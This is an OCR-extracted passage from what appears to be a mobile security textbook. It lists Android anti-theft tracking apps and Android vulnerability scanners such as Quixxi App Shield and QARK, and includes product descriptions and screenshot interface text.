


1:26
WHERE'S MY DROID
Change Attention Words
Ring Setup
Commander
GPS Setup
Attention Words
Camera Setup
Passcode
Lock Setup
Uninstall Defense
Wipe Setup
SIM Monitor
White/Black
Theft Detection
Passive Location
Geofence

Figure 17.48: Screenshot of Where's My Droid

Some additional Android device tracking tools are as follows:

- Prey Anti-Theft: Find My Android and Mobile Security (*https://preyproject.com*)
- iHound (*https://www.ihound.com.au*)
- Mobile Tracker for Android (*https://play.google.com*)
- Android Lost (*https://www.androidlost.com*)
- Phone Tracker By Number (*https://play.google.com*)



Android Vulnerability Scanners

Quixxi App Shield

Quixxi App Shield can be used by enterprises and mobile app developers to secure their mobile apps from piracy, revenue loss, **intellectual property (IP) theft**, **loss of user data**, **hacking**, and **cracking**

https://quixxisecurity.com

QUIXXI
https://vulnerabilitytest.quixxi.com/#/

Vulners Scanner
https://play.google.com

Shellshock Scanner – Zimperium
https://play.google.com

Yaazhini
https://www.vegabird.com


Quick Android Review Kit (QARK)
https://github.com

Android Vulnerability Scanners

- **Quixxi App Shield**

  Source: *https://quixxisecurity.com*

  Quixxi App Shield can be used by enterprises and mobile app developers to secure their mobile apps from piracy, revenue loss, intellectual property (IP) theft, loss of user data, hacking, and cracking. Quixxi App Shield ensures that the application is fully protected with its multi-layered encryption engine, which prevents the application from being reverse engineered and tampered with.



QUIXXI
ENTERPRISE
My Apps
Docs
Support
John
QuixxiDemo
Dashboard
Scan
Shield
Supervise
App Settings
APP SHIELD
Protect
Download
History
CODE PROTECTION
Protect
Download
Terms & Conditions | Privacy Policy
© 2019 Quixxi Pty Ltd - All rights reserved

Use Previous Settings (Shield Templates) Select Template

Select Compilation Options
Please select the below options to compile your app

